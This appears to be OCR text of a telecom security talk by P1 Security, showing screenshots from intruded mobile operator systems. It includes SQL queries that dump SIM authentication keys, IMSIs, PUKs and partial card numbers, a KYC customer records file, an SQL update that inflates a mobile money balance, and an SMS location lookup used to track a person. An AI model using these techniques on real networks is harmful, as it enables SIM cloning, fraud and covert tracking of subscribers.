M1H2	2-302	8	YES
M1H2	2-303	146	YES
M1H2	2-303	6	YES
M1H2	2-303	8	YES
M1H2	2-306	145	YES
M1H2	2-307	145	YES
M1H2	2-331	224	YES
M1H2	2-331	253	YES
M1H2	2-331	6	YES
M1H2	2-342	224	YES
M1H2	2-342	253	YES
M1H2	2-342	6	YES
M1H2	2-351	15	YES
M1H2	2-352	15	YES
M1H2	2-353	15	YES
M1H2	2-354	15	YES
M1H2	2-357	11	YES
M1H2	2-357	146	YES
M1H2	2-361	15	YES
M1H2	2-362	15	YES
M1H2	2-382	15	YES

RAN




OSS Network Explorer masterservice
Network View Configuration Alarm Performance Administration Tools Help
Active network browser view
<all network objects>
M131
M1C1
M1C2
M1C3
M1C4
M1G1
M1G2
M1I2
M1S1
M1S2
M1S3
M1S4
M1S6
M1T1
M1T2
M1TB01
M601
M602
TM102
TM1C4
TMSC
M1F1
M1H1
M1H2
M1H4
M3H4
emapn1
emapn2
emapn3
emapn4
idns1
idns2
GMPC1
GMPC2
M1RD01
M1RD02
M1RD03
M1RT01
M1RT02
M1RT02re0
M1RT03
RD1LS1
RD1LS2
RD2LS1
RD2LS2
TE101_LANswitch_A
TE101_LANswitch_B
BMSAPP1
BMSAPP2
BMSDB
BMSDB1
Information Item
Type
GNIP
GNIP GUI
Alarm Status Matrix
File Edit View Tools Help
M103+
5 68 2 2
M1G1+
17 16 12 29
M1S2+
8 20 1
M1C5+
17 1
M2N3+
4 17 1
M182+
3 1
GMPC1+
SMPC1+
SMSC_jagw0+
1
LBS2+
2
EMM1+
11 6
ERICSSON
Alarm List Viewer
File Edit View Alarm Window Tools Help
M103+
[77/77] Changed at AST 19:37:29
PerceivedSeverity
AlarmId
Critical 721166292 rk=ONRM_RootMo,S
Critical 721166298 rk=ONRM_RootMo,S
Critical 721166299 rk=ONRM_RootMo,S
Critical 721166300 rk=ONRM_RootMo,S
Critical 721166301 rk=ONRM_RootMo,S
Major 721165876 rk=ONRM_RootMo,S
Major 721165877 rk=ONRM_RootMo,S
Major 721165905 rk=ONRM_RootMo,S
Major 721166243 rk=ONRM_RootMo,S
Major 721166245 rk=ONRM_RootMo,S
Major 721166295 rk=ONRM_RootMo,S
Major 721166306 rk=ONRM_RootMo,S
Major 721166326 rk=ONRM_RootMo,S
Major 721166327 rk=ONRM_RootMo,S
Acknowledged [77/77] Changed at AST 19:37:29
5 68 2 2 0 0
PerceivedSeverity
AlarmId
ObjectOfReference
Acknowledg
Critical 721166292 rk=ONRM_RootMo,SubNetwork=AXE,ManagedElement=M103 eabbkhn_at_NMS
Critical 721166298 rk=ONRM_RootMo,SubNetwork=AXE,ManagedElement=M103 eabbkhn_at_NMS
Critical 721166299 rk=ONRM_RootMo,SubNetwork=AXE,ManagedElement=M103 eabbkhn_at_NMS
Critical 721166300 rk=ONRM_RootMo,SubNetwork=AXE,ManagedElement=M103 eabbkhn_at_NMS
Critical 721166301 rk=ONRM_RootMo,SubNetwork=AXE,ManagedElement=M103 eabbkhn_at_NMS
Major 721165876 rk=ONRM_RootMo,SubNetwork=AXE,ManagedElement=M103 eabbkhn_at_NMS
Major 721165877 rk=ONRM_RootMo,SubNetwork=AXE,ManagedElement=M103 eabbkhn_at_NMS
Major 721165905 rk=ONRM_RootMo,SubNetwork=AXE,ManagedElement=M103 eabbkhn_at_NMS
Major 721166243 rk=ONRM_RootMo,SubNetwork=AXE,ManagedElement=M103 eabbkhn_at_NMS
Major 721166245 rk=ONRM_RootMo,SubNetwork=AXE,ManagedElement=M103 eabbkhn_at_NMS
Major 721166295 rk=ONRM_RootMo,SubNetwork=AXE,ManagedElement=M103 rtareq
Major 721166306 rk=ONRM_RootMo,SubNetwork=AXE,ManagedElement=M103 rtareq
ERICSSON
All Alarm Lists are up to date.
ERICSSON


Alarms



Alarm List Viewer
File Edit View Selected Window Tools Help
Documentation
List Frame – ossp:NW=AXE,NE=BSC4+
Set [51/51] Changed at 12:41:16 PM 2 23 5 3 0 18
PerceivedSeverity SpecificProblem ObjectOfRefer
Critical EMG CONTROL DOWN NW=AXE,NE=BSC4,EQ=
R Critical EMG FAULT NW=AXE,NE=BSC4,EQ=
Major BACKUP INFORMATION FAULT NW=AXE,NE=BSC4
Major EMG FAULT NW=AXE,NE=BSC4,EQ=
Major COMMAND LOG BLOCKED NW=AXE,NE=BSC4
Major PORT BLOCKED NW=AXE,NE=BSC4
Major PORT BLOCKED NW=AXE,NE=BSC4
Major PORT BLOCKED NW=AXE,NE=BSC4
Major PORT BLOCKED NW=AXE,NE=BSC4
ledged (1/51) Changed at 12:41:16 PM 0 1 0 0 0 0
PerceivedSeverity SpecificProblem ObjectOfReferenc
Major EMG FAULT NW=AXE,NE=BSC4,EQ=C9
List Frame – ossp:NW=AXE,NE=BSC1A
Set [96/96] Changed at 12:39:38 PM 1 18 3 0 0 74
PerceivedSeverity SpecificProblem ObjectOfReference Ackno
Critical EMG CONTROL DOWN NW=AXE,NE=BSC1A,...
Major BACKUP INFORMATION... NW=AXE,NE=BSC1A
Major EMG FAULT NW=AXE,NE=BSC1A,...
Major COMMAND LOG BLOCK... NW=AXE,NE=BSC1A
Major MANUAL EXECUTION O... NW=AXE,NE=BSC1A
Major CCITT7 SIGNALLING LI... NW=AXE,NE=BSC1A
Major CCITT7 SIGNALLING LI... NW=AXE,NE=BSC1A
Major CCITT7 SIGNALLING LI... NW=AXE,NE=BSC1A
Major CCITT7 SIGNALLING LI... NW=AXE,NE=BSC1A
Major CELL RESTRICTION ACT... NW=AXE,NE=BSC1A
Major ALI BLOCKED NW=AXE,NE=BSC1A
Major DIGITAL PATH FAULT S... NW=AXE,NE=BSC1A
Major DIGITAL PATH QUALITY... NW=AXE,NE=BSC1A
Major RP MANUALLY BLOCKED NW=AXE,NE=BSC1A
Major RP FAULT NW=AXE,NE=BSC1A
Major PORT BLOCKED NW=AXE,NE=BSC1A
Major TEST SYSTEM ACTIVAT... NW=AXE,NE=BSC1A
Major PORT BLOCKED NW=AXE,NE=BSC1A
Major PORT BLOCKED NW=AXE,NE=BSC1A
Minor SP NODE RESTARTED NW=AXE,NE=BSC1A
ALV Expand Window
Major EMG FAULT NW=AXE,NE=BSC4,EQ=C9AG1 ehsmase 178912
LogRecordId: 178912
ObjectOfReference: NW=AXE,NE=BSC4,EQ=C9AG1
PerceivedSeverity: Major
Acknowledger: ehsmase
Acknowledge history:
Comment:
Add
Acknowledge request sent for the alarms 178912.


TSTF
Telecom Security Task Force


P1 Security
Priority One Security

Mobile Payments PIN attacks









TSTF
Telecom Security Task Force

P1 Security
Priority One Security

Cardz & Codez abuse

```
SQL> select MSISDN,SIM_NO,IMSI_NO,KI from COURT_USER.PPS_SIM_MSISDN

    MSISDN SIM_NO               IMSI_NO          KI
---------- -------------------- ---------------- --------------------------------
[redacted]515 8997[redacted]02022559942 427[redacted]0302482 AD76[redacted]0A9058219479808 32B3BCDE
[redacted]516 8997[redacted]02019390764 427[redacted]0015701 C237[redacted]9E7AC1B2A99E9416DDA4784
[redacted]519 8997[redacted]02044606663 427[redacted]1941155 AC48[redacted]5F3B9013EF2A9F9F785F627
[redacted]520 8997[redacted]02056922529 427[redacted]3172882 CAD7[redacted]3491BC97C8E56A70B80491F
[redacted]521 8997[redacted]02004899993 427[redacted]0128201 344A[redacted]22F1656B67D65825AC8C72F
[redacted]524 8997[redacted]02031545395 427[redacted]0635053 6909[redacted]ED42559439982C67826A3E1
```

```
SQL> select CCARD_NO, CARDTYPE, TRX_USER, amt from pps.PPS_3GCAM_ORDERS_V;

CCARD_NO                 CARDTYPE                       TRX_USER                       AMT
------------------------ ------------------------------ ------------------------------ ---
4342[redacted]880026 13 HSHA[redacted] 899
4539[redacted]002563 13 EBTI[redacted] 899
4324[redacted]044384 13 EBTI[redacted] 899
5318[redacted]670032 13 EBTI[redacted] 899
4539[redacted]139861 13 RKRI[redacted] 899
4565[redacted]015545 13 RKRI[redacted] 899
4341[redacted]125773 13 EBTI[redacted] 899
4909[redacted]219000 13 HSHA[redacted] 899
4483[redacted]176947 137 AALJ[redacted] 899
4909[redacted]134016 13 SAMI[redacted] 899
4565[redacted]101482 13 SNAZ[redacted] 899
```

```
SIM_NO               IMSI_NO          PUK      KI                               ENCRYPTED_KIVALUE
-------------------- ---------------- -------- -------------------------------- --------------------------------
89[redacted]02019239516 427[redacted]424014 34[redacted]32373832 73A[redacted]336114BDEC0D2E47844C23A A##551B8[redacted]4B2EDCB1E71B4EBA919AF4
89[redacted]02019239524 427[redacted]424015 35[redacted]36323537 F6F[redacted]7A3163B711B500553B4FEE8 A##9397[redacted]7BAD0FDA6DF82CA0F0ABC1
89[redacted]02019239557 427[redacted]424018 33[redacted]32373339 1EA[redacted]369D5EF110EFAEFD5B46A66 A##8A5E[redacted]AC9E9BE69358513A5AE65B
89[redacted]02019239565 427[redacted]424019 35[redacted]31323335 483[redacted]43154C3051AC91180F3531D A##0D9D[redacted]F26EBAF626930AE4BF6A96
```

TSTF
Telecom Security Task Force

P1 Security
Priority One Security

KYC Banking Data leaks

```
root@ronaldo # cat KYCReport_20111130_05.15.20.csv
KYC Data,,,,,,,,,,,,,,,,,,,,,,#
Customer Name : [redacted],,,,,,,,,,,,,,,,,,,,#
Date : ,11/30/2011,,,,,,,,,,,,,,,,,,,,#
Time :,05:15:20,,,,,,,,,,,,,,,,,,,,#
Settlement Batch Number : ,1  ,,,,,,,,,,,,,,,,,,,,#
Client Number,Client Role Type,Client First Name,Cl
Client Date of Birth,Client Mobile Number,Salaried
```


```
[redacted] ,IBRAHIM M N ZADAH,[redacted] ID,28[redacted]327,07/07/2013,IR,01/01/1986,+9[redacted]1793,N,
[redacted] Yousif Ali, ,Rached,[redacted] ID,27[redacted]486,04/01/2012,EG,08/10/1972,+9[redacted]0924,N,
[redacted] Mahmoud M, ,AbuHadba[redacted]i ID,2[redacted]0470,20/07/2011,JO,23/07/1968,+[redacted]05616,N,
[redacted] MOUFEED A, ,ELFARES,[redacted] ID,27[redacted]002,03/06/2012,PS,01/01/1974,+[redacted]746616,N,
[redacted] NALOWAL, ,ABELIS,Qat[redacted],27460[redacted],02/03/2012,PH,28/12/1974,+9[redacted]6471,N, , ,
[redacted] , ,Jain,Qatari ID,26[redacted]096,07[redacted]12,IN,16/08/1962,+9[redacted]1806,N, , ,10363227,
[redacted] CARINGAL, ,ESCALONA[redacted]i ID,2[redacted]5351,10/06/2013,PH,19/04/1976,+[redacted]75829,N,
[redacted] respo, ,nunag,[redacted] ID,27860807[redacted]/02/2012,PH,05/06/1978,+9[redacted]456,N, , ,105
[redacted] ABDULAZIZ S, ,ALOWAYEED,[redacted]68200097,10/02/2014,SA,24/03/1978,+[redacted]5687
[redacted] COLOBONG, ,MACASOJOI [redacted] ID,[redacted]00395,11/04/2012,PH,15/06/1980,[redacted]875911,N
[redacted] DAYRIT, ,PELAY[redacted] ID,27160[redacted],08/09/2012,PH,12/11/1971,+9[redacted]4276,N, , ,
[redacted] LLE AZNAR, ,OROSCO,C[redacted]ID,282[redacted]25,30/12/2011,PH,29/10/1982,+9[redacted]3692,N, ,
[redacted] E FUENTES, ,ARONES,C[redacted]ID,273[redacted]47,14/08/2012,PH,24/02/1973,+9[redacted]8206,N, ,
[redacted] , ,GONZALES,C[redacted]ID,2816080434[redacted]1/2012,PH,24/01/1981,+9[redacted]5032,N, , ,10514
ecords in the batch : ,14,,,,,,,,,,,,,,,,,,,,#
```

Insecure Clients Repositories

Index of /nexus/content/repositories/[redacted]
customisation/com/[redacted]


Name	Last Modified	Size	Description
Parent Directory			
axiata/	Thu Sep 15 09:53:23 CEST 2011		
brand/	Tue Sep 20 18:12:42 CEST 2011		
cbq/	Fri Nov 11 13:16:44 CET 2011		
celcom/	Mon Jun 20 13:53:42 CEST 2011		
cimb/	Mon Jun 27 16:45:35 CEST 2011		
citi/	Thu Dec 02 17:45:12 CET 2010		
dzbank/	Thu Sep 01 18:33:17 CEST 2011		
meps/	Mon Aug 29 15:03:02 CEST 2011		
mpass/	Mon Oct 31 14:39:51 CET 2011		
mpay/	Fri Nov 11 14:59:55 CET 2011		
[redacted]	Tue Jul 05 13:13:18 CEST 2011		
telefonica-latam/	Tue Oct 18 16:02:09 CEST 2011		
vimpelcom/	Tue Aug 02 12:08:16 CEST 2011		

Ghetto Mobile Money Topup

```
SQL> select AMNT_DEBIT_BALANCE,AMNT_CREDIT_BALANCE from pbxmon.sva
     where ID_PI=10037072;

AMNT_DEBIT_BALANCE AMNT_CREDIT_BALANCE
------------------ -------------------
             10250                31900

SQL> update pbxmon.sva set AMNT_CREDIT_BALANCE=110249
     where ID_PI=10037072;

1 row updated.

SQL> commit;

Commit complete.
```

TSTF
Telecom Security Task Force

LBS my GF




Messages sent and received:
Remove all messages

type	id	from	to	text	tariff	time	action
MT SMS	0	2525	[redacted]4447257	Your location (OLYA St. AIR FORCE, ALWOROD, [redacted] with code QJACL was sent to [redacted]4811486		Mon Oct 19 17:16:18 AST 2009	
MO SMS	1	[redacted]444472[redacted]	2525	location 0544811486		Mon Oct 19 17:16:15 AST 2009	Resend


TSTF
Telecom Security Task Force

P1 Security
Priority One Security

